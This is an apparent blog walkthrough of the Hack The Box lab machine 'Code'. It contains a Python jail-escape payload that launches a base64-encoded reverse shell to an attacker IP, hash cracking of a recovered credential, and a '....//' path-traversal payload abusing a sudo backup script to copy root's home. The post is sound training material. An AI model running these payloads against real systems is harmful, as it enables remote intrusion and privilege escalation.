Code Walkthrough - HTB Easy | Python Jail Bypass & Backup Script Path Traversal
Complete walkthrough of Code from Hack The Box. An easy Linux machine featuring a Python Code Editor web application vulnerable to remote code execution (RCE) through a Python Jail bypass. After gaining access as user app-production, crackable credentials can be found in a sqlite3 database file. Using these credentials, access is obtained to another user, martin, who has sudo permissions for a backup script, backy.sh. This script contains a vulnerable code section that, when exploited, allows privilege escalation by creating a copy of the root folder.

Overview
Code is an easy Linux machine featuring a Python Code Editor web application that is vulnerable to remote code execution by achieving a Python Jail Bypass. After gaining access as the app-production user, crackable credentials can be found in an sqlite3 database file. Using these credentials, access is granted to another user, martin, who has sudo permissions to a backup utility script, backy.sh. This script includes a section of vulnerable code, which, when exploited, allows us to escalate our privileges by creating a copy of the root folder.
External Enumeration
Nmap
Let’s start with Nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap -sC -sV -vv 10.10.11.62
<SNIP>
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCrE0z9yLzAZQKDE2qvJju5kq0jbbwNh6GfBrBu20em8SE/I4jT4FGig2hz6FHEYryAFBNCwJ0bYHr3hH9IQ7ZZNcpfYgQhi8C+QLGg+j7U4kw4rh3Z9wbQdm9tsFrUtbU92CuyZKpFsisrtc9e7271kyJElcycTWntcOk38otajZhHnLPZfqH90PM+ISA93hRpyGyrxj8phjTGlKC1O0zwvFDn8dqeaUreN7poWNIYxhJ0ppfFiCQf3rqxPS1fJ0YvKcUeNr2fb49H6Fba7FchR8OYlinjJLs1dFrx0jNNW/m3XS3l2+QTULGxM5cDrKip2XQxKfeTj4qKBCaFZUzknm27vHDW3gzct5W0lErXbnDWQcQZKjKTPu4Z/uExpJkk1rDfr3JXoMHaT4zaOV9l3s3KfrRSjOrXMJIrImtQN1l08nzh/Xg7KqnS1N46PEJ4ivVxEGFGaWrtC1MgjMZ6FtUSs/8RNDn59Pxt0HsSr6rgYkZC2LNwrgtMyiiwyas=
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDiXZTkrXQPMXdU8ZTTQI45kkF2N38hyDVed+2fgp6nB3sR/mu/7K4yDqKQSDuvxiGe08r1b1STa/LZUjnFCfgg=
|   256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP8Cwf2cBH9EDSARPML82QqjkV811d+Hsjrly11/PHfu
5000/tcp open  http    syn-ack Gunicorn 20.0.4
|_http-title: Python Code Editor
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 8.2p1)
- Port 5000: HTTP running Gunicorn 20.0.4
- HTTP title: Python Code Editor
Web Application Analysis
HTTP Service
Let’s go to the HTTP page:

Let’s immediately try to execute a Python reverse shell on the editor:
1
2
3
┌─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001

It seems we’re facing a case of Python jail bypass.
Initial Access
Python Jail Bypass
After some research and testing, I found a string to use to bypass the Python jail on a blog:
1
[w for w in 1..__class__.__base__.__subclasses__() if w.__name__=='Quitter'][0].__init__.__globals__['sy'+'s'].modules['o'+'s'].__dict__['sy'+'stem']('echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMy85MDAxIDA+JjE= | base64 -d | bash')
User flag obtained.
Lateral Movement
Internal Enumeration
We find a file called database.db with a hash for martin, another account on the target machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ cat database.db
�O"�O�P�tablecodecodeCREATE TABLE code (
	id INTEGER NOT NULL,
	user_id INTEGER NOT NULL,
	code TEXT NOT NULL,
	name VARCHAR(100) NOT NULL,
	PRIMARY KEY (id),
	FOREIGN KEY(user_id) REFERENCES user (id)
)�*�7tableuseruserCREATE TABLE user (
	id INTEGER NOT NULL,
	username VARCHAR(80) NOT NULL,
	password VARCHAR(80) NOT NULL,
	PRIMARY KEY (id),
	UNIQUE (username)
���QQR*Mmartin3de6f30c4a09c27fc71932bfc68474be/#Mdevelopment759b74ce43947f5f4c91aeddc3e5bad3
�����
Hash Cracking
With hashcat we recover martin’s password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌─[dua2z3rr@parrot]─[~]
└──╼ $hashid -m 3de6f30c4a09c27fc71932bfc68474be
Analyzing '3de6f30c4a09c27fc71932bfc68474be'
[+] MD2
[+] MD5 [Hashcat Mode: 0]
[+] MD4 [Hashcat Mode: 900]
[+] Double MD5 [Hashcat Mode: 2600]
<SNIP>

┌─[✗]─[dua2z3rr@parrot]─[~/rockyou.txt]
└──╼ $hashcat -a 0 -m 0 3de6f30c4a09c27fc71932bfc68474be rockyou.txt
hashcat (v6.2.6) starting
<SNIP>
3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster
Credentials obtained: martin:nafeelswordsmaster
Privilege Escalation
Sudo Enumeration
After SSHing to the machine with user martin, we can see if they can execute any script with sudo permissions:
1
2
3
4
5
6
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
/usr/bin/backy.sh contains:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
The script calls a file called task.json present in ~/backups of martin’s home directory:
1
2
3
4
5
6
7
8
9
10
11
12
martin@code:~/backups$ cat task.json
{
"destination": "/home/martin/backups/",
"multiprocessing": true,
"verbose_log": false,
"directories_to_archive": [
"/home/app-production/app"
],
"exclude": [
".*"
]
}
Backup Script Exploitation
Let’s modify the destination and directories to archive, but pay attention to the program’s checks above, so start from directories /home/ or /var/:
1
2
3
4
5
6
7
8
{
"destination": "/tmp",
"multiprocessing": true,
"verbose_log": true,
"directories_to_archive": [
"/home/....//root/"
]
}
Root Access
Executing the Script
Let’s execute the script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
martin@code:/usr/bin$ sudo ./backy.sh /home/martin/backups/task.json
2025/08/04 22:23:36 🍀 backy 1.2
2025/08/04 22:23:36 📋 Working with /home/martin/backups/task.json ...
2025/08/04 22:23:36 💤 Nothing to sync
2025/08/04 22:23:36 📤 Archiving: [/home/../root]
2025/08/04 22:23:36 📥 To: /tmp ...
2025/08/04 22:23:36 📦

martin@code:/usr/bin$ cd /tmp

martin@code:/tmp$ ls -al
total 24
drwxrwxrwt  2 root root  4096 Aug  4 22:23 .
drwxr-xr-x 18 root root  4096 Feb 24 19:44 ..
-rw-r--r--  1 root root 12894 Aug  4 22:23 code_home_.._root_2025_August.tar.bz2

martin@code:/tmp$ tar -xvf code_home_.._root_2025_August.tar.bz2
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.selected_editor
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc

martin@code:/tmp$ ls -al
total 80
drwxrwxrwt  3 root   root    4096 Aug  4 22:25 .
drwxr-xr-x 18 root   root    4096 Feb 24 19:44 ..
-rw-r--r--  1 martin martin 51200 Aug  4 22:23 code_home_.._root_2025_August.tar
-rw-r--r--  1 root   root   12894 Aug  4 22:23 code_home_.._root_2025_August.tar.bz2
drwx------  6 martin martin  4096 Aug  4 09:26 root
Let’s enter the root folder and retrieve the flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
martin@code:/tmp$ cd root

martin@code:/tmp/root$ ls -al
total 40
drwx------ 6 martin martin 4096 Aug  4 09:26 .
drwxrwxrwt 3 root   root   4096 Aug  4 22:25 ..
lrwxrwxrwx 1 martin martin    9 Jul 27  2024 .bash_history -> /dev/null
-rw-r--r-- 1 martin martin 3106 Dec  5  2019 .bashrc
drwx------ 2 martin martin 4096 Aug 27  2024 .cache
drwxr-xr-x 3 martin martin 4096 Jul 27  2024 .local
-rw-r--r-- 1 martin martin  161 Dec  5  2019 .profile
lrwxrwxrwx 1 martin martin    9 Jul 27  2024 .python_history -> /dev/null
-rw-r--r-- 1 martin martin   66 Apr  9 11:27 .selected_editor
lrwxrwxrwx 1 martin martin    9 Jul 27  2024 .sqlite_history -> /dev/null
drwx------ 2 martin martin 4096 Aug 27  2024 .ssh
-rw-r----- 1 martin martin   33 Aug  4 09:26 root.txt
drwxr-xr-x 3 martin martin 4096 Apr  9 11:26 scripts
Root flag obtained. Box completed.
Reflections
Main Mistake
I spent time trying various Python jail bypass techniques before finding the working payload. I should have researched Python jail escape techniques more systematically, understanding that accessing __class__.__base__.__subclasses__() to find useful classes like Quitter is a common approach for sandbox escapes.
Completed this box? Did you find the Python jail bypass challenging? Leave a comment down below!